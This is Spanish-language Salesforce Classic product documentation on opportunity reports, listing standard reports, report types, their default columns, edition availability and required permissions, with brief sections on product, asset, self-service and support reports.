Los informes de oportunidades proporcionan información sobre oportunidades, incluyendo propietarios, cuentas, etapas, cantidades, etcétera. La configuración predeterminada le muestra la información utilizada más frecuentemente de cada objeto, pero puede personalizar un informe para ver otra información, como el origen de campaña principal, categoría de previsión y presupuesto sincronizado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Sugerencias sobre Trabajo con informes de oportunidades
   Los informes de oportunidades pueden incluir todos los campos de oportunidades más algunas columnas adicionales para más detalles.
2. Informes de oportunidades estándar
   Los informes de oportunidades estándar le ayudan a generar informes a partir de las oportunidades en curso y del historial, fuentes de oportunidades, tipos de oportunidades, etcétera.
3. Tipos de informes de oportunidades
   Los tipos de informe proporcionan una plantilla de informe que puede personalizar para obtener los datos únicos que está buscando sin crear un informe desde el principio. Muchos de los tipos de informe personalizado de oportunidades incluyen información de objetos asociados, como productos, socios y presupuestos.

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

Sugerencias sobre Trabajo con informes de oportunidades

Los informes de oportunidades pueden incluir todos los campos de oportunidades más algunas columnas adicionales para más detalles.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Puede utilizar las siguientes columnas para proporcionar detalles adicionales:
  - La `Antigüedad` de una oportunidad abierta es el número de días desde que se creó la oportunidad. Para una oportunidad cerrada, Antigüedad es el número de días entre la fecha de creación y la de cierre.
  - La `Duración de la etapa` de una oportunidad es el número de días que la etapa se mostró en la columna `Etapa`. Puede ejecutar el informe de duración de las etapas de la oportunidad para comprobar cuánto tiempo permanecieron las oportunidades en las distintas etapas.
  - `Última actividad`: La fecha de vencimiento más reciente de una actividad en el registro de oportunidades, incluyendo cualquier evento de oportunidad o tarea cerrada.
- Si su organización utiliza Previsiones o Previsiones personalizables, verá las opciones de informe de previsión junto con las opciones del informe de oportunidades en las carpetas de informes estándar y el asistente para informes personalizados. Las oportunidades pertenecientes a usuarios que no tengan una función en la jerarquía de la organización se omiten en los informes de oportunidad, previsión y ventas. Esta restricción no se aplica a las organizaciones con Personal Edition o Group Edition, que no tienen una jerarquía de funciones. Para los informes que incluyen la columna `Socio` (excepto en el caso del informe Oportunidades de socios), solo se muestra el socio principal de la oportunidad.
- No todos los campos Producto de Oportunidad están disponibles en filtros de informe. Por ejemplo, el campo `Familia de productos` no está disponible en filtros de informe Producto de Oportunidad porque está relacionado con ese objeto a través de entrada de lista de precios. Para que el campo `Familia de productos` esté disponible en filtros de informe (para informes de objeto cruzado o de venta incremental) Producto de Oportunidad, cree un campo de fórmula personalizado para almacenar su

contenido y utilizar ese campo de fórmula en su filtro. Desde la configuración de gestión de objetos para oportunidades, vaya al área de campos, luego cree un campo personalizado de tipo Fórmula asegurándose de utilizar `Text` para su tipo de respuesta de la fórmula y `TEXT(PricebookEntry.Product2.Family)` para su fórmula.

- En organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, los vínculos de **Jerarquía** le permiten examinar los resultados de los informes basados en las jerarquías de funciones o territorios.
- Si su organización utiliza gestión de territorios, el filtro Jerarquía en informes de oportunidades permite ver datos según la jerarquía de funciones o de territorios. Además, el filtro Territorios permite ver oportunidades de todos los territorios u oportunidades que carecen de un territorio asociado.
- Puede incluir el campo `Origen de la campaña principal` en todos los informes de oportunidades estándar. Este campo está controlado por la seguridad de nivel de campo.
- Utilice el filtro Ver para limitar los resultados de informe de oportunidades. Las opciones de visualización varían en función de la edición que tenga la organización y de la configuración.
  - Mis oportunidades: Sólo muestra sus oportunidades.
  - Oportunidades de mis ventas en equipo: Muestra las oportunidades por las que se encuentra en el equipo de oportunidades.
  - Mis ventas en equipo y mis oportunidades: Muestra sus oportunidades y las oportunidades por las que se encuentra en el equipo de oportunidades.
  - Oportunidades de mi equipo: Muestra sus oportunidades y las oportunidades que pertenecen a todos sus subordinados en la jerarquía de funciones.

    Si su organización utiliza la gestión de territorios, el efecto de esta opción dependerá del valor del filtro anterior Jerarquía. Si selecciona *`Función`*, verá sus oportunidades y las oportunidades que pertenecen a todos sus subordinados en la jerarquía de funciones. Si selecciona *`Territorio`*, verá las oportunidades que posee y las oportunidades que poseen los elementos descendientes de sus territorios.
  - Ventas en equipo de mi equipo y sus oportunidades: Para usuarios que le informan en la jerarquía de funciones, muestra oportunidades que les pertenecen o por las que se encuentran en el equipo de oportunidades.
  - Mis territorios: En organizaciones con gestión de territorios, esta opción muestra oportunidades que pertenecen a los territorios que tiene asignados.
  - Todas las oportunidades: Muestra todas las oportunidades que puede ver.

CONSULTE TAMBIÉN

Informes de oportunidades

Tipos de informes de oportunidades

Informes de oportunidades estándar

Los informes de oportunidades estándar le ayudan a generar informes a partir de las oportunidades en curso y del historial, fuentes de oportunidades, tipos de oportunidades, etcétera.

1. En el panel `Carpetas` de la ficha Informes, seleccione **Informes de oportunidades**.
2. Haga clic en el informe que desea.

| Nombre del informe | Descripción |
|---|---|
| Oportunidades cerradas | Oportunidades ganadas |
| Oportunidades por tipo | Tipos de oportunidades disponibles. |
| Historial de campos de oportunidades | Historial de campos en oportunidades. Disponible solo si su organización sigue esta información. |
| Historial de oportunidades | Cambios de estado en oportunidades. Disponible solo si su organización sigue esta información. |
| Tendencias de oportunidades en curso | Una instantánea histórica de sus oportunidades; los importes de la oportunidad están agrupados por etapa histórica para meses específicos. Este informe está disponible en organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition únicamente. |
| Oportunidades en curso | Oportunidades por etapas. |
| Oportunidades en curso con divisiones | Oportunidades resumidas por información de división, como el porcentaje y usuario asignado. |
| Producto de oportunidad | Oportunidades por mes y producto. |
| Informe de producto de oportunidad con divisiones | Asignaciones de división y porcentajes para cada producto. También puede resumir la información por estos campos:<br>• `Precio total de la división`: porcentaje de la división multiplicado por el precio total.<br>• `Importe de producto previsto de la división`: precio total de la división multiplicado por la probabilidad. |
| Informe de programa de oportunidad con divisiones | Oportunidades por mes, incluyendo los porcentajes de división del equipo de oportunidades. Para acceder a este informe, debe tener activada la programación de productos para su organización. |

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ejecutar informes:
- "Ejecutar informes"

Para programar informes:
- "Programar informes"

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

| Nombre del informe | Descripción |
| --- | --- |
| | También puede resumir la información por estos campos:<br>• `Precio total de la división`: porcentaje de la división multiplicado por el precio total.<br>• `Importe de la programación de la división`: porcentaje de la división multiplicado por el importe de la programación.<br>• `Importe de producto previsto de la división`: precio total de la división multiplicado por la probabilidad.<br>• `Importe de la programación previsto de la división`: importe de la programación de la división multiplicado por la probabilidad. |
| Fuentes de oportunidades | Fuentes de sus oportunidades. |
| Duración de etapa de oportunidades | Duración de una oportunidad en cada etapa. |
| Equipos de oportunidades | Información acerca de oportunidades y equipos de oportunidades a los que pertenece. |
| Oportunidades de socios | Todos los socios relacionados con una oportunidad o solo los socios principales. Para limitar sus resultados a los socios principales, personalice el informe e introduzca `"Principal igual a Verdadero"` en la página de criterios del asistente de informes. |
| Oportunidades atascadas | Oportunidades abiertas agrupadas por etapa y luego ordenadas por edad. |

3. Ejecute el informe.

CONSULTE TAMBIÉN

Informes de oportunidades

Tipos de informes de oportunidades

Sugerencias sobre Trabajo con informes de oportunidades

Tipos de informes de oportunidades

Los tipos de informe proporcionan una plantilla de informe que puede personalizar para obtener los datos únicos que está buscando sin crear un informe desde el principio. Muchos de los tipos de informe personalizado de oportunidades incluyen información de objetos asociados, como productos, socios y presupuestos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ejecutar informes:
- "Ejecutar informes"

Para programar informes:
- "Programar informes"

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

### Informes de oportunidades

Vea información estándar sobre oportunidades, incluyendo propietarios, cuentas, etapas, cantidades, etcétera. La configuración predeterminada le muestra la información utilizada más frecuentemente de cada objeto, pero puede personalizar el informe para ver otra información, como el origen de campaña principal, categoría de previsión y presupuesto sincronizado.

### Informe Oportunidades con funciones de contacto

Vea la información acerca de los contactos asociados con sus oportunidades, incluyendo nombre, título y función.

### Informe de oportunidades con funciones de contacto y productos

Vea la información acerca de los contactos y las oportunidades asociadas con un producto seleccionado. Debe seleccionar un producto para filtrar los resultados cuando ejecute el informe.

### Informe de oportunidades con competidores

Vea la información acerca de los competidores para las oportunidades de su empresa, incluyendo sus puntos fuertes y débiles.

### Informe Oportunidades con tendencias históricas

El informe Oportunidades con tendencias históricas es un tipo de informe personalizado diseñado para ayudarle a analizar tendencias históricas en sus oportunidades en curso de ventas.

### Informe de historial de campos de oportunidades

Vea información sobre el historial de cambios campos de oportunidad clave, incluyendo valores anteriores y nuevos y las fechas en las que se realizaron las modificaciones.

### Informe de historial de oportunidades

Vea la información acerca del historial de sus oportunidades, incluyendo etapas y fecha de cierre.

### Oportunidades con informe de equipos de oportunidades

Vea la información sobre los miembros de su equipo de oportunidades y sus funciones, organizadas por oportunidad.

### Oportunidades con informe de equipos de oportunidades y productos

Vea la información sobre los miembros de su equipo de oportunidades y sus productos, organizada por oportunidad. Debe especificar un producto o un miembro del equipo de oportunidad para filtrar los resultados para cuando ejecute el informe.

### Informe Oportunidades de socios

Vea información acerca de los socios de su equipo con sus oportunidades, incluyendo el nombre de la oportunidad, la cantidad y la función del socio.

### Informe Oportunidades con productos

Vea la información acerca de los productos asociados con sus oportunidades, incluyendo el nombre del producto y la etapa de oportunidad.

### Informe Tendencias de oportunidades

Vea información sobre las tendencias compartidas por las oportunidades de sus oportunidades en curso.

Informe Oportunidades con presupuestos y PDF de presupuesto

Ver detalles sobre los PDF de presupuesto creados para cada presupuesto asociado a una oportunidad. La configuración predeterminada le muestra la información utilizada más frecuentemente de cada objeto, pero puede personalizar el informe para ver otra información, como quién creó o modificó por última vez cada PDF de presupuesto.

Informe Oportunidades con presupuestos y partidas de presupuesto

Vea los detalles sobre los presupuestos asociados con las oportunidades y las partidas para cada presupuesto. La configuración predeterminada proporciona la información utilizada más frecuentemente para cada objeto, pero puede personalizar el informe para ver cualquier campo de oportunidad, de presupuesto o de partidas de presupuesto.

CONSULTE TAMBIÉN

- Selección de un tipo de informe
- Informes de oportunidades
- Sugerencias sobre Trabajo con informes de oportunidades

Informes de oportunidades

Vea información estándar sobre oportunidades, incluyendo propietarios, cuentas, etapas, cantidades, etcétera. La configuración predeterminada le muestra la información utilizada más frecuentemente de cada objeto, pero puede personalizar el informe para ver otra información, como el origen de campaña principal, categoría de previsión y presupuesto sincronizado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Haga clic en **Mostrar jerarquía** para ver la jerarquía de roles de su organización encima de los resultados de informe. Puede usar la jerarquía de funciones para compartir datos de informes con personas a distintos niveles de la jerarquía. Por ejemplo, si ve **Director ejecutivo > Vicepresidente de ventas globales > Director de operaciones de ventas**, está viendo datos de la función Director general de operaciones de ventas. Haga clic en cualquier nombre de función para ver y compartir los datos visibles para las personas con esa función.

La configuración predeterminada para este informe es:

**Formato**

Tabular

**Columnas seleccionadas**

| Tipo de información de objeto | Columnas |
|---|---|
| Información de oportunidad | • Nombre de la oportunidad<br>• Importe<br>• Fecha de cierre<br>• Etapa<br>• Edad<br>• Tipo<br>• Probabilidad (%)<br>• Origen del candidato<br>• Periodo fiscal<br>• Siguiente paso<br>• Fecha de creación |

| Tipo de información de objeto | Columnas |
| --- | --- |
| Información de propietario de la oportunidad | • Propietario de la oportunidad<br>• Función de propietario |
| Información de la cuenta | • Nombre de la cuenta |

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

Informes de oportunidades

Informe Oportunidades con funciones de contacto

Vea la información acerca de los contactos asociados con sus oportunidades, incluyendo nombre, título y función.

La configuración predeterminada para este informe es:

**Formato**

Tabular

**Columnas seleccionadas**

| Tipo de información de objeto | Columnas |
| --- | --- |
| Información de oportunidad | • Nombre de la oportunidad |
| Información de propietario de la oportunidad | • Propietario de la oportunidad |
| Cuenta: Información general | • Nombre de la cuenta |
| Función del contacto: Información general | • Título<br>• Nombre<br>• Apellidos |
| Función del contacto: Teléfono/Fax/Correo electrónico | • Teléfono<br>• Correo electrónico |
| Función del contacto: Dirección | • Calle postal<br>• Ciudad de correo<br>• Estado o provincia de correo<br>• Código postal de envío |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Tipo de información de objeto | Columnas |
| --- | --- |
| | • País de correo |

CONSULTE TAMBIÉN

La página de ejecución de informes
Acotación de resultados de informes
Informes de oportunidades

Informe de oportunidades con funciones de contacto y productos

Vea la información acerca de los contactos y las oportunidades asociadas con un producto seleccionado. Debe seleccionar un producto para filtrar los resultados cuando ejecute el informe.

La configuración predeterminada para este informe es:

**Formato**

Tabular

**Columnas seleccionadas**

| Tipo de información de objeto | Columnas |
| --- | --- |
| Oportunidad: Información | • Nombre de la oportunidad |
| Información del producto | • Nombre del producto |
| Información de propietario de la oportunidad | • Propietario de la oportunidad |
| Cuenta: Información general | • Nombre de la cuenta |
| Función del contacto: General | • Título<br>• Nombre<br>• Apellidos |
| Función del contacto: Teléfono/Fax/Correo electrónico | • Teléfono<br>• Correo electrónico |
| Función del contacto: Dirección | • Calle postal<br>• Ciudad de correo<br>• Estado o provincia de correo<br>• Código postal de envío |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Tipo de información de objeto | Columnas |
| --- | --- |
| | • País de correo |

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

Informes de oportunidades

Informe de oportunidades con competidores

Vea la información acerca de los competidores para las oportunidades de su empresa, incluyendo sus puntos fuertes y débiles.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La configuración predeterminada para este informe es:

**Formato**

Resumen

**Columnas seleccionadas**

| Tipo de información de objeto | Columnas |
| --- | --- |
| Información de oportunidad | • Nombre de la oportunidad<br>• Fecha de cierre<br>• Importe |
| Información del competidor | • Nombre del competidor<br>• Puntos fuertes<br>• Puntos débiles |
| Cuenta: Información general | • Nombre de la cuenta |

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

Informes de oportunidades

Informe Oportunidades con tendencias históricas

El informe Oportunidades con tendencias históricas es un tipo de informe personalizado diseñado para ayudarle a analizar tendencias históricas en sus oportunidades en curso de ventas.

Hemos seleccionado algunos de los campos de Oportunidad más útiles en el informe predeterminado:

**Importe**
Cantidad de venta total estimada. En organizaciones que utilizan múltiples divisas, la cantidad se muestra en su cuenta personal de forma predeterminada. Cambie la vista de selección `Divisa de la oportunidad` para controlar la cantidad en otra divisa.

**Fecha de cierre**
Fecha en la que planea cerrar la oportunidad. Puede introducir una fecha, o seleccionarla en el calendario que aparece al poner el cursor en el campo.

**Etapa**
La etapa actual de la oportunidad basada en las selecciones que realice en una lista predefinida, por ejemplo, Cliente potencial o Propuesta.

**Probabilidad**
Porcentaje de confianza estimada en el cierre de la oportunidad.

**Categoría de la previsión**
El nombre de la categoría de previsión que se muestra en los informes, detalles de oportunidad y páginas de modificación, búsquedas de oportunidades y vistas de listas de oportunidades. La configuración de una oportunidad está relacionada con su `Etapa`.

Nota: Si modifica este tipo de informe, ya no se actualizará automáticamente. Si elimina este tipo de informe, ya no se regenerará.

EDICIONES

Disponible en: Salesforce Classic, Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

  Y

  "Gestionar tipos de informes personalizados"

Informe de historial de campos de oportunidades
Vea información sobre el historial de cambios campos de oportunidad clave, incluyendo valores anteriores y nuevos y las fechas en las que se realizaron las modificaciones.

Nota: Debe activar y configurar el seguimiento del historial de campos y seleccionar campos para usarlos en el informe Seguimiento del historial de campos.

La configuración predeterminada para este informe es:

**Formato**
Tabular

**Columnas seleccionadas**

| Tipo de información de objeto | Columnas |
| --- | --- |
| Datos del historial | • `Fecha de modificación`<br>• `Valor nuevo`<br>• `Autor de la modificación`<br>• `Campo/evento`<br>• `Valor anterior` |
| Campos de oportunidades | • `Nombre de la oportunidad` |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Tipo de información de objeto | Columnas |
| --- | --- |
| Información de propietario de la oportunidad | • Propietario de la oportunidad |

CONSULTE TAMBIÉN

- La página de ejecución de informes
- Acotación de resultados de informes
- Informes de oportunidades

Informe de historial de oportunidades

Vea la información acerca del historial de sus oportunidades, incluyendo etapas y fecha de cierre.

La configuración predeterminada para este informe es:

**Formato**

Resumen

**Columnas seleccionadas**

| Tipo de información de objeto | Columnas |
| --- | --- |
| Información de oportunidad | • Nombre de la oportunidad |
| Información de propietario de la oportunidad | • Propietario |
| Información del historial de oportunidades | • Desde Etapa<br>• Importe<br>• Última modificación<br>• A Etapa<br>• Probabilidad (%)<br>• Autor de la última modificación<br>• Fecha de cierre |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones

CONSULTE TAMBIÉN

- La página de ejecución de informes
- Acotación de resultados de informes
- Informes de oportunidades

Oportunidades con informe de equipos de oportunidades

Vea la información sobre los miembros de su equipo de oportunidades y sus funciones, organizadas por oportunidad.

Nota: Debe activar y configurar ventas de equipo para utilizar las Oportunidades con el informe Equipos de oportunidades.

La configuración predeterminada para este informe es:

**Formato**
Tabular

**Columnas seleccionadas**

| Tipo de información de objeto | Columnas |
|---|---|
| Información de oportunidad | • `Nombre de la oportunidad` |
| Información de miembros del equipo | • `Nombre del miembro del equipo`<br>• `Función de equipo` |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Si su administrador ha creado campos de equipo de oportunidades personalizados, podrían estar incluidos en la Oportunidad con informe de equipos de oportunidades.

CONSULTE TAMBIÉN

La página de ejecución de informes
Acotación de resultados de informes
Informes de oportunidades

Oportunidades con informe de equipos de oportunidades y productos
Vea la información sobre los miembros de su equipo de oportunidades y sus productos, organizada por oportunidad. Debe especificar un producto o un miembro del equipo de oportunidad para filtrar los resultados para cuando ejecute el informe.

La configuración predeterminada para este informe es:

**Formato**
Tabular

**Columnas seleccionadas**

| Tipo de información de objeto | Columnas |
|---|---|
| Información de oportunidad | • `Nombre de la oportunidad` |
| Información del producto | • `Nombre del producto` |
| Información de miembros del equipo | • `Nombre del miembro del equipo` |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Tipo de información de objeto | Columnas |
| --- | --- |
| | • Función de equipo |

CONSULTE TAMBIÉN

La página de ejecución de informes
Acotación de resultados de informes
Informes de oportunidades

Informe Oportunidades de socios

Vea información acerca de los socios de su equipo con sus oportunidades, incluyendo el nombre de la oportunidad, la cantidad y la función del socio.

La configuración predeterminada para este informe es:

**Formato**

Resumen

**Columnas seleccionadas**

| Tipo de información de objeto | Columnas |
| --- | --- |
| Información de oportunidad | • Nombre de la oportunidad<br>• Fecha de cierre<br>• Importe |
| Información de propietario de la oportunidad | • Propietario de la oportunidad |
| Información del socio | • Propietario del socio<br>• Función del socio<br>• Socio |
| Información de la cuenta | • Propietario de la cuenta<br>• Nombre de la cuenta |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

La página de ejecución de informes
Acotación de resultados de informes
Informes de oportunidades

Informe Oportunidades con productos

Vea la información acerca de los productos asociados con sus oportunidades, incluyendo el nombre del producto y la etapa de oportunidad.

La configuración predeterminada para este informe es:

**Formato**

Matricial

**Campos de resumen**

`Precio total` (suma)

**Columnas seleccionadas**

| Tipo de información de objeto | Columnas |
|---|---|
| Información de oportunidad | • `Nombre de la oportunidad`<br>• `Importe`<br>• `Fecha de cierre`<br>• `Etapa`<br>• `Antigüedad`<br>• `Tipo`<br>• `Probabilidad`<br>• `Fecha de creación` |
| Información del producto | • `Nombre del producto`<br>• `Código del producto`<br>• `Cantidad`<br>• `Producto activo`<br>• `Precio de venta`<br>• `Fecha del producto`<br>• `Descripción del producto`<br>• `Precio total`<br>• `Producto: Mes`<br>• `Precio de la lista` |
| Información de propietario de la oportunidad | • `Propietario de la oportunidad`<br>• `Función de propietario` |
| Cuenta: Información general | • `Nombre de la cuenta` |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

Informes de oportunidades

Informe Tendencias de oportunidades

Vea información sobre las tendencias compartidas por las oportunidades de sus oportunidades en curso.

EDICIONES

Disponible en: Salesforce Classic, Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La configuración predeterminada para este informe es:

**Formato**

Matricial

**Agrupaciones**

El informe predeterminado muestra las filas agrupadas por `Etapa histórica` y las columnas agrupadas por `A partir de Fecha`.

**Campos de resumen**

`Importe histórico` (suma)

**Columnas seleccionadas**

| Tipo de información de objeto | Columnas |
|---|---|
| Información de oportunidad | • `Nombre de la oportunidad` |
| Información de tendencia de la oportunidad | • `Importe histórico`<br>• `A partir de Fecha`<br>• `Etapa histórica` |
| Información de propietario de la oportunidad | • `Alias de propietario de la oportunidad` |

CONSULTE TAMBIÉN

- La página de ejecución de informes
- Acotación de resultados de informes
- Informes de oportunidades

Informe Oportunidades con presupuestos y PDF de presupuesto

Ver detalles sobre los PDF de presupuesto creados para cada presupuesto asociado a una oportunidad. La configuración predeterminada le muestra la información utilizada más frecuentemente de cada objeto, pero puede personalizar el informe para ver otra información, como quién creó o modificó por última vez cada PDF de presupuesto.

EDICIONES

Los presupuestos están disponibles en: Salesforce Classic

Los presupuestos están disponibles en: **Performance Edition** y **Developer Edition** y en **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

La configuración predeterminada para este informe es:

**Formato**

Resumen

**Agrupación**

El informe predeterminado muestra los presupuestos y los PDF de presupuesto agrupados por `Nombre de oportunidad`.

**Columnas seleccionadas**

| Tipo de información de objeto | Columnas |
|---|---|
| Información de oportunidad | • `Nombre de la oportunidad` |

| Tipo de información de objeto | Columnas |
| --- | --- |
| Información de presupuesto | • `Nombre de presupuesto`<br>• `Sincronización` |
| Información del PDF de presupuesto | • `PDF de presupuesto: Fecha de creación`<br>• `PDF de presupuesto: Nombre`<br>• `PDF de presupuesto: Descuento`<br>• `PDF de presupuesto: Total` |

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

Informes de oportunidades

Informe Oportunidades con presupuestos y partidas de presupuesto

Vea los detalles sobre los presupuestos asociados con las oportunidades y las partidas para cada presupuesto. La configuración predeterminada proporciona la información utilizada más frecuentemente para cada objeto, pero puede personalizar el informe para ver cualquier campo de oportunidad, de presupuesto o de partidas de presupuesto.

Si su organización utiliza gestión avanzada de divisa o de varias divisas, dispondrá de opciones adicionales para personalizar este informe. Si selecciona columnas de informes, puede seleccionar la versión "convertida" de una cantidad o bien una columna completa para mostrar su valor convertido a una divisa distinta. Cuando seleccione los criterios de su informe, seleccione la divisa que desea convertir en la configuración avanzada.

La configuración predeterminada para este informe es:

EDICIONES

Los presupuestos están disponibles en: Salesforce Classic

Los presupuestos están disponibles en: **Performance Edition** y **Developer Edition** y en **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

**Formato**

Resumen

**Campos de resumen**

`Importe` (suma)

`Descuento del presupuesto` (suma)

**Agrupaciones**

El informe predeterminado muestra los resultados agrupados en primer lugar por `Nombre de oportunidad` y después por `Nombre de presupuesto`. Cada partida de presupuesto se enumera en su presupuesto asociado.

**Columnas seleccionadas**

| Tipo de información de objeto | Columnas |
| --- | --- |
| Información de oportunidad | • `Nombre de la oportunidad`<br>• `Importe` |
| Información de presupuesto | • `Nombre de presupuesto`<br>• `Descuento` |

| Tipo de información de objeto | Columnas |
| --- | --- |
| | • Sincronización<br>• Estado |
| Información de partida de presupuesto | • Partida de presupuesto: Descuento<br>• Producto: Nombre del producto<br>• Número de partida<br>• Precio de venta<br>• Precio de la lista<br>• Partida de presupuesto: Subtotal<br>• Partida de presupuesto: Precio total |

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

Informes de oportunidades

### Informes de productos y activos

Utilice informes de productos y activos para ver información acerca de los productos que los usuarios han instalado actualmente. Conozca qué activos tienen sus clientes, indique los casos archivados para un activo en particular o identifique activos que no están asociados con un producto.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Funciones especiales de informes de productos y activos

Tenga en cuenta lo siguiente cuando ejecute informes de productos y activos:

**Informes estándar**

Utilice el informe Activos sin productos, disponible en la carpeta "Informes de productos y activos" para enumerar los activos que no estén asociados con un producto. Dependiendo de cómo utilice los activos, éstos pueden representar los productos de la competencia.

**Tipos de informe**

- Para crear un informe personalizado que muestre los activos que tienen sus clientes, haga clic en **Nuevo informe** en la ficha Informes y elija el tipo de informe Cuentas con activos o Contactos con activos de la categoría de tipo de informe Cuentas y contactos.
- Para ver una lista de casos archivados para un activo determinado, haga clic en **Nuevo informe** en la ficha Informes y elija el tipo de informe Activos con casos de la opción de listas de precios, productos y activos.

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

### Informes de autoservicio

Los informes de autoservicio le ayudan a analizar la efectividad de su portal de autoservicio. Averigüe cómo se están visualizando muchos casos, cuántos clientes han iniciado sesión o qué piensan los clientes de las soluciones que ofrece.

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

#### Informes estándar

- El Informe de uso de autoservicio ofrece información sobre la cantidad de casos que se ven y se registran, el número de comentarios que se han agregado y el número de búsquedas que han realizado los usuarios del autoservicio.
- El Informe de usuarios de autoservicio ofrece información acerca de los clientes que inician sesión en el portal de autoservicio, incluidas la cuenta asociada y la última fecha de inicio de sesión. También puede incluir campos de autoservicio en cualquier informe de contacto personalizado.
- El Informe de soluciones prácticas muestra estadísticas de portales de autoservicio que muestran soluciones. En cada página de solución de autoservicio, los clientes pueden indicar si la solución es útil. Puede utilizar los resultados de esta encuesta cuando elija las cinco soluciones principales para su página de inicio de autoservicio y para comprobar que los clientes pueden encontrar las soluciones que necesitan.

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

### Creación de informes sobre actividad de soporte

Utilice los informes de soporte para realizar un seguimiento del número de casos creados, de los comentarios de los casos, de los correos electrónicos de los casos, de los propietarios de los casos, de las funciones de contacto de casos, de casos con soluciones, del tiempo transcurrido desde la última modificación del estado o el propietario del caso y del historial de los casos.

También puede crear informes sobre las soluciones de su organización, que incluyan el historial de soluciones, los idiomas en que se han escrito las soluciones y si las soluciones traducidas están obsoletas. Si ha activado el portal de autoservicio, podrá elaborar informes para realizar un seguimiento de su portal de autoservicio.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com** (La edición determina qué informes verá.)

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

## Tipos de informes personalizados diseñados previamente

Algunas funciones de Salesforce incluyen tipos de informes personalizados diseñados previamente para que no tenga que crear un informe.

**Nota:** Los tipos de informes personalizados diseñados previamente son distintos de los tipos de informes estándar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones excepto **Database.com** (la edición determina qué informes verá).

PERMISOS DE USUARIO

Para ejecutar informes:
- "Ejecutar informes"

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

1. Informes de territorios
   Utilice informes de territorio para analizar sus territorios de ventas. Identifique qué usuarios se han asignado a qué territorios, qué usuarios tienen asignado más de un territorio o qué usuarios no tienen territorios.
2. Informes de respuestas
   Cree tipos de informes personalizados para permitir a los usuarios analizar las preguntas, las respuestas y los votos.
3. Informes de Salesforce CRM Call Center
   Los informes del centro de llamadas permiten analizar las llamadas telefónicas de Salesforce CRM Call Center gestionadas por usted y su equipo.
4. Creación de un tipo de informe personalizado para el historial de aprobaciones
   Para poder ejecutar informes en procesos de aprobación ejecutados y en curso, y los pasos correspondientes, debe crear un tipo de informe personalizado para las instancias del proceso de aprobación.
5. Informes que puede ejecutar en actividades
   Ejecute informes estándar o personalizados que muestran detalles acerca de tareas y eventos y sus contactos, cuentas, oportunidades relacionados y otros registros asociados.
